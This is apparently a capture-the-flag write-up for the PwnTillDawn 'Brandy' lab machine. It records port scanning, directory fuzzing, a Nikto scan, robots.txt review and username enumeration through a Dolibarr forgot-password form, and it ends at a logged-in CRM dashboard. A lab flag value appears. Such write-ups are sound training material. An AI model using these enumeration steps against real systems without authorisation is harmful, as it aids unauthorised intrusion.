
1.0 RECONNAISSANCE

1.1 Network Port Scanning


1.1.1 Port 22



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 45:66:62:34:f1:21:bf:8b:43:18:fb:24:a7:f3:29:76 (RSA)
|   256 1c:2a:2e:e4:e8:ea:cc:ec:a5:c4:44:d0:18:75:24:34 (ECDSA)
|_  256 24:1a:99:37:27:53:a4:ce:0e:30:d4:14:d0:68:df:2b (ED25519)
```

Discover Port 22 with OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

1.1.2 Port 80




```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Discover Port 80 with Apache httpd 2.4.29 ((Ubuntu)). Based on the result we can see that the server is installed with Default Apache.

1.2 Web Enumeration


1.2.1 Directory fuzz



```
________________________________________________

 :: Method           : GET
 :: URL              : http://brandy/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php .html .py
 :: Output file      : ./web-dir/brandy.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd               [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess.py            [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess.html          [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess.php           [Status: 403, Size: 271, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswd.py            [Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswd.html          [Status: 403, Size: 271, Words: 20, Lines: 10]
.htpasswd.php           [Status: 403, Size: 271, Words: 20, Lines: 10]
cart                    [Status: 301, Size: 299, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376]
master                  [Status: 301, Size: 301, Words: 20, Lines: 10]
server-status           [Status: 403, Size: 271, Words: 20, Lines: 10]
:: Progress: [81904/81904] :: Job [1/1] :: 49 req/sec :: Duration: [0:21:50] :: Errors: 0 ::
```

Based on the fuzzing result, discover '/cart' and '/master' directory.

1.2.2 Main page of Brandy domain



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Discover the default Apache web server page, that show the web server is installed successfully.

1.2.3 Cart directory




rick's notes #### (in case i again forget - too much booze...)

vhost:crm.pwntilldawn.com

FLAG61=2971f3459fe55db1237aad5e0f0a259a41633962


Access to ‘/cart’ directory. Discover rick notes about the vhost name and FLAG61.

1.2.4 Master directory



Access to '/master' directory. Discover an image with messages of "Rick..."


1.3 Nikto Scan for new vhost



```
sodanew@kalinew:~/Documents/PwnTillDawn/Machine/Brandy$ sudo nikto -host http://crm.pwntilldawn.com -Format csv -o crm-ptd.csv
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.150.150.27
+ Target Hostname:    crm.pwntilldawn.com
+ Target Port:        80
+ Start Time:         2022-02-10 15:15:37 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ Cookie DOLSESSID_5474197992fc593fa65df7a4b2996a9f created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/public/agenda/agendaexport.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/public/demo/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/index.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3092: /ftp/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /support/: This might be interesting...
+ OSVDB-3092: /user/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /webservices/: Webservices found
+ 7868 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2022-02-10 16:00:50 (GMT8) (2713 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Discover robots.txt that contain multiple paths. Directory for admin, ftp and many more directories been discovered.

1.4 Robots.txt




```
User-agent: *
Allow: /public/agenda/agendaexport.php
Allow: /public/demo/
Allow: /index.php
#Allow: /$
Disallow: /
```

The robots.txt show '/public' directory and a index.php page.

1.4.1 Public directory


1.4.1.1 Demo



Parameter dolibarr_main_demo must be defined in conf file with value "default login,default pass" to enable the demo entry page

Discover that there is a config file on backend server.


1.4.1.2 PHP script



Access denied.
You try to access to a page, area or feature of a disabled module or without being in an authenticated session or that is not allowed to your user.

Get access denied message from server.

1.4.1.3 Index.php




Bad value for login or password

Discover a login page and version for dolibarr application. Test for random credentials such as admin:admin, admin:root…... All these credentials are not working. Click on the password forgotten. Redirected to forget password page.

1.5 Forget Password Page

1.5.1 Invalid user error




This form allows you to request a new password. It will be sent to your email address.
Change will become effective once you click on the confirmation link in the email.
Check your inbox.

User with login toor could not be found.

Take note on the error message from server. Discover that we can use this functionality to guess the existence users on the server.

1.5.2 Valid user error




This form allows you to request a new password. It will be sent to your email address.
Change will become effective once you click on the confirmation link in the email.
Check your inbox.

This user has no email address. Process aborted.

Please take note on the server error message. It shows that the user has no email address for rick user. Which this error is different with previous invalid user error.

1.6 Dolibarr panel



Informations	
User	rick
Previous connection	04/13/2020 11:53 PM

Open items board	Number	Late
Commercial proposals to close	0	0
Signed commercial proposals to bill	0	0

Statistics

Commercial p…
1

Latest 5 modified contacts/addresses

Read permission not allowed

Latest 5 modified customer orders

Read permission not allowed

Proposals per month

Amount by month (net of tax)
1.00
0.75
0.50
0.25
0.00
Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec
2021
2022

Customer orders per month

Read permission not allowed

